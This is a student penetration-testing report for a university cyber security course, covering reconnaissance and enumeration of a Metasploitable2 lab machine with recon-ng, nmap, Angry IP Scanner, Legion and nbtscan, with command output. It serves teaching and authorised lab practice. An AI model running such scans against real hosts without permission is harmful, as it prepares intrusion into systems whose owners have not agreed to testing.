Sri Lanka Institute of Information Technology

Faculty of Computing

BSc (Hon) degree in IT (Sp. Cyber Security)

IE3022-Applied Information Assurance

Assignment 2

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Penetration Testing Report

1. Acknowledgement

I'd want to convey my thanks to everyone who offered their kind support and assistance. I am grateful to the lecturer in charge, Mr. Kanishka Yapa, and the lab teacher, Ms. Aathika Salam, for their direction and continuous monitoring, as well as for giving essential project information and assistance in finishing the project.

2. Executive Summary

I've been performing vulnerability scan and penetration testing on one host and a web app relating to that by metasploitable2. The analysis was carried out between September 20th and September 27th, 2021. The target domain was assessed and studied throughout this period utilizing several standardized techniques and utilities.

This report includes descriptions of vulnerabilities discovered during the assessment, as well as risk assessments and suggested remediations. I discovered (vulnerabilities and their risk levels)

Metasplotable2 has been recognized as an important host with hazards. The system is publicly susceptible to a number of significant and high-risk flaws. Because the system is so complicated, it will have an impact on all users. Prioritizing remediation based on risk assessment and degree of effort is advised.

Overall, we agree that the implementations that were the subject of this review have achieved an acceptable level of security. However, corrective action is required owing to medium and low-risk concerns. The analysis identified characteristics that are well protected against several well-known flaws.

	Critical	High	Medium	Low
Count	**1**	**3**	**1**	

3. SCOPE

The scope included conducting penetration tests primarily on the metasplitable2 domain.

1. Metasplotable2 Machine
2. Metasplotable2 – DVWA Web Application

4. METHODOLOGY

The method consisted of a set of measurements that started with determining the scope of the test and ended with reporting.

This comprises manual and automated penetration testing, as well as identification verification (automatic and otherwise). This verification step and human scanning procedure eliminated false positives and erroneous results, resulting in more effective testing.

Vulnerability assessment and penetration testing were carried out using industry-standard penetration testing tools and frameworks such as Nmap, Burp suite, Metasploit Framework, Kali-Linux penetration testing tools, and Nessus for automated vulnerability analysis. Some conventional techniques were used, such as information collection, threat modeling, exploitation, and reporting.

5. RISK RATING

Critical	Exploitation of the vulnerability would almost definitely lead to root-level penetration of a server or infrastructure system.
High	It's challenging to profit from the defect. Increased privileges may result from exploitation. As a result of the exploit, data loss or unavailability may occur.

Medium	Vulnerabilities that allow an attacker to abuse specific victims via social engineering tactics. It's tough to build up vulnerabilities that cause a denial of service. Exploits that require the attacker to be physically present on the victim's network. Vulnerabilities that can only be exploited to get a limited amount of access. Vulnerabilities that can only be exploited if you have administrator rights.
Low	Low-level vulnerabilities usually have little influence on an organization's operations. Exploiting such flaws generally necessitates local or physical system access. [1]


6. Scenario 1 – Carry out Web Reconnaissance scans on target. Based on LAB-02

Penetration testing starts with a pre-engagement phase in which the pen tester gets to know the client, as well as the penetration test's objectives, constraints, and scope. The information-gathering step is used to identify potential system vulnerabilities, followed by the exploitation phase, in which the vulnerabilities are tried to be exploited in order to get access to the system. There would be no vulnerabilities to identify and attack if effective information collecting was not done.

There are two kinds of data collection. There are two types of passive and active people. The term "passive information collection" refers to obtaining data without creating interaction between the pen tester and the subject being studied. Contact between the pen tester and the real target is required for active information collection.

Network Scanning

This is the initial step of information gathering; in this stage, I utilized netdiscover to get the IP address of the target computer.




Target machine ip address: 192.168.8.171

Tools Used: Recon-ng, The harvester.

Recon-ng

Reconng is a Python-based web recognition tool Recon-ng offers a robust environment in which open source web recognition can be carried out and we can collect all information thanks to its numerous modules, database interface, integrated convenience functions, interactive help and command completion.

Github Link: https://github.com/lanmaster53/recon-ng



```
[recon-ng][default] > modules refresh
Interfaces with installed modules

Usage: modules <load|reload|search> [...]

[recon-ng][default] > marketplace search

  +-------------------------------------------------------------------------------+
  |                    Path                    | Version |     Status    | Updated    | D | K |
  +-------------------------------------------------------------------------------+
  | discovery/info_disclosure/cache_snoop      | 1.1     | not installed | 2020-10-13 |   |   |
  | discovery/info_disclosure/interesting_files| 1.1     | not installed | 2020-01-13 |   |   |
  | exploitation/injection/command_injector    | 1.0     | not installed | 2019-06-24 |   |   |
  | exploitation/injection/xpath_bruter        | 1.2     | not installed | 2019-10-08 |   |   |
  | import/csv_file                            | 1.1     | not installed | 2019-08-09 |   |   |
  | import/list                                | 1.1     | not installed | 2019-06-24 |   |   |
  | import/masscan                             | 1.0     | not installed | 2020-04-07 |   |   |
  | import/nmap                                | 1.1     | not installed | 2020-10-06 |   |   |
  | recon/companies-contacts/bing_linkedin_cache| 1.0    | not installed | 2019-06-24 |   | * |
  | recon/companies-contacts/censys_email_address| 2.0   | not installed | 2021-05-11 | * | * |
  | recon/companies-contacts/pen               | 1.1     | not installed | 2019-10-15 |   |   |
  | recon/companies-domains/censys_subdomains  | 2.0     | not installed | 2021-05-10 | * | * |
  | recon/companies-domains/pen                | 1.1     | not installed | 2019-10-15 |   |   |
  | recon/companies-domains/viewdns_reverse_whois| 1.1   | not installed | 2021-08-24 |   |   |
  | recon/companies-domains/whoxy_dns          | 1.1     | not installed | 2020-06-17 |   | * |
  | recon/companies-hosts/censys_org           | 2.0     | not installed | 2021-05-11 | * | * |
  | recon/companies-hosts/censys_tls_subjects  | 2.0     | not installed | 2021-05-11 | * | * |
  | recon/companies-multi/github_miner         | 1.1     | not installed | 2020-05-15 |   | * |
  | recon/companies-multi/shodan_org           | 1.1     | not installed | 2020-07-01 | * | * |
  | recon/companies-multi/whois_miner          | 1.1     | not installed | 2019-10-15 |   |   |
  | recon/contacts-contacts/abc                | 1.0     | not installed | 2019-10-11 | * |   |
  | recon/contacts-contacts/mailtester         | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/contacts-contacts/mangle             | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/contacts-contacts/unmangle           | 1.1     | not installed | 2019-10-27 |   |   |
  | reporting/list                             | 1.0     | not installed | 2019-06-24 |   |   |
  | reporting/proxifier                        | 1.0     | not installed | 2019-06-24 |   |   |
  | reporting/pushpin                          | 1.0     | not installed | 2019-06-24 |   | * |
  | reporting/xlsx                             | 1.0     | not installed | 2019-06-24 |   |   |
  | reporting/xml                              | 1.1     | not installed | 2019-06-24 |   |   |
  +-------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.

[recon-ng][default] > marketplace install netcraft
[*] Module installed: recon/domains-hosts/netcraft
[*] Reloading modules...
[recon-ng][default] > workspaces create pen_test
[recon-ng][pen_test] > workspaces list

  +-----------------------------------+
  | Workspaces |       Modified       |
  +-----------------------------------+
  | default    | 2021-09-27 08:57:42 |
  | pen_test   | 2021-09-27 09:02:00 |
  +-----------------------------------+
```

```
[recon-ng][pen_test] > db insert domains
domain (TEXT): 192.168.8.171
notes (TEXT): 123
[*] 1 rows affected.
[recon-ng][pen_test] > module load netcraft
[!] Invalid command: module load netcraft.
[recon-ng][pen_test] > modules load netcraft
[recon-ng][pen_test][netcraft] > run

----------
HTTP://192.168.8.1
----------
[*] URL: http://searchdns.netcraft.com/?restriction=site%2Bends%2Bwith&host=http%3A%2F%2F192.168.8.1
[*] No results found.

----------
HTTP://192.168.8.171
----------
[*] URL: http://searchdns.netcraft.com/?restriction=site%2Bends%2Bwith&host=http%3A%2F%2F192.168.8.171
[*] No results found.
```

The harvester

The Harvester is a Python-based application. You may use this to collect data such as emails, subdomains, hosts, employee names, open ports, and banners from many public sources such as search engines, PGP key servers, and the SHODAN computer database.

Github Link: https://github.com/harvester/harvester.git

I didn't find any emails, subdomains, or hosts.

7. Scenario 2 – Carry out Network Reconnaissance scans on provided network segmentBased on LAB-03


Tool Used: nmap, Angry IP Scanner.

a) Nmap (Network Mapper)

Nmap is a system security and auditing tool that is available for free and open source. It is the finest port scanner on the market and an important component of our host monitoring tools. Nmap can help you find open ports and services. It may also be used to detect and exploit system flaws. Nmap is a port scanner that searches for basic information about a target machine using an IP address or host name. It also specifies the number of open and closed ports on the host, as well as the services running on those ports, such as whether they are TCP-oriented or FTP-oriented. It also specifies the kind of operating system that is installed on that particular host. And the scanned host's topology will be visually captured.

Finding target IP using nmap

Used Option: -sn




Aggresive scan using nmap

Used Options: -sV -O

-O for check Operating system.

-sV for an aggressive scan to find type of services’ version information.



b) Angry IP Scanner


Angry IP Scanner (or just ipscan) is an open source, cross-platform network scanner that is easy to use. Look for IP addresses and ports, among other things. This angry IP scanner helps us find unknown hosts on the network. This means that we can determine which hosts can be reached on a network.

Linux version: https://github.com/angryip/ipscan/releases/download/3.7.6/ipscan_3.7.6_amd64.deb


Windows version: https://github.com/angryip/ipscan/releases/download/3.7.6/ipscan-3.7.6-setup.exe

First, choose “IP Range” as the scan mode. Then click the "Start" button after entering the IP address range in the "IP address" boxes.Depending on the number of addresses in the range, it may take some time to finish. The software will show a comprehensive report once the scan is completed. The number of active hosts as well as the number of hosts with accessible ports are shown in the report. Simply click the "Close" button to continue.

Red:	The IP address is inactive, defunct, or connected with no computer.
Blue:	The IP address is not active or busy, and it is not responding to Angry IP Scanner's queries in a timely manner. Normally, this is your own IP address.
Green:	The IP address is up and functioning, and the machine connected to it is responding to the queries of Angry IP Scanner. There may also be open ports.



By right clicking you can select “Open” option. Then select “Open web browser”. It’ll open the web site of the particular machine.




8. Scenario 3 – Carry out enumeration scans and enumerate using tools based on LAB-04


The primary goal of enumeration is to retrieve user-related data, such as user names, machine names, and network resource-related data. All of this data is used to find security flaws in the system.

Tool Used: Legion, nbtscan, Host, nslookup, dig.

a) Legion


Instead of Sparta, the tool for Linux versions that are Kali Linux 2020.1 or higher comes with the Legion tool, it's a branch of Sparta with improved functionality. Legion is a highly flexible and semi-automatic platform for network penetration tests.





b) NetBIOS

The NetBIOS check/scan is an utility that searches for open NetBIOS name-servers on a TCP/IP network. NetBIOS scanning is one of the initial stages in discovering of open shares, and is based on the capability of the standard Windows utility nbtstat, although it works on a range of addresses instead of just one.[2]



```
┌──(kali㉿kali)-[~]
└─$ nbtscan 192.168.8.171 -v -h
Doing NBT name scan for addresses from 192.168.8.171


NetBIOS Name Table for Host 192.168.8.171:

Incomplete packet, 335 bytes long.
Name             Service          Type
----------------------------------------------
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
__MSBROWSE__  Master Browser
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections

Adapter address: 00:00:00:00:00:00
----------------------------------------------
```

```
┌──(kali㉿kali)-[~]
└─$ nbtscan 192.168.8.171 -v
Doing NBT name scan for addresses from 192.168.8.171


NetBIOS Name Table for Host 192.168.8.171:

Incomplete packet, 335 bytes long.
Name             Service          Type
----------------------------------------------
METASPLOITABLE   <00>             UNIQUE
METASPLOITABLE   <03>             UNIQUE
METASPLOITABLE   <20>             UNIQUE
METASPLOITABLE   <00>             UNIQUE
METASPLOITABLE   <03>             UNIQUE
METASPLOITABLE   <20>             UNIQUE
__MSBROWSE__  <01>              GROUP
WORKGROUP        <00>               GROUP
WORKGROUP        <1d>             UNIQUE
WORKGROUP        <1e>               GROUP
WORKGROUP        <00>               GROUP
WORKGROUP        <1d>             UNIQUE
WORKGROUP        <1e>               GROUP

Adapter address: 00:00:00:00:00:00
----------------------------------------------
```

```
┌──(kali㉿kali)-[~]
└─$ nbtscan 192.168.8.171 -d
Doing NBT name scan for addresses from 192.168.8.171


Packet dump for Host 192.168.8.171:

Incomplete packet, 335 bytes long.
Transaction ID: 0×0162 (354)
Flags: 0×8400 (33792)
Question count: 0×0000 (0)
Answer count: 0×0001 (1)
Name service count: 0×0000 (0)
Additional record count: 0×0000 (0)
Question name:  CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Question type: 0×0021 (33)
Question class: 0×0001 (1)
Time to live: 0×00000000 (0)
Rdata length: 0×0119 (281)
Number of names: 0×0d (13)
Names received:
METASPLOITABLE    Service: 0×00 Flags: 0×0004
METASPLOITABLE    Service: 0×03 Flags: 0×0004
METASPLOITABLE    Service: 0×20 Flags: 0×0004
METASPLOITABLE    Service: 0×00 Flags: 0×0004
METASPLOITABLE    Service: 0×03 Flags: 0×0004
METASPLOITABLE    Service: 0×20 Flags: 0×0004
__MSBROWSE__   Service: 0×01 Flags: 0×0084
WORKGROUP         Service: 0×00 Flags: 0×0084
WORKGROUP         Service: 0×1d Flags: 0×0004
WORKGROUP         Service: 0×1e Flags: 0×0084
WORKGROUP         Service: 0×00 Flags: 0×0084
WORKGROUP         Service: 0×1d Flags: 0×0004
WORKGROUP         Service: 0×1e Flags: 0×0084
Adapter address: 00:00:00:00:00:00
Version major: 0×00 (0)
Version minor: 0×00 (0)
Duration: 0×0000 (0)
FRMRs Received: 0×0000 (0)
FRMRs Transmitted: 0×0000 (0)
IFrame Receive errors: 0×0000 (0)
Transmit aborts: 0×0000 (0)
Transmitted: 0×00000000 (0)
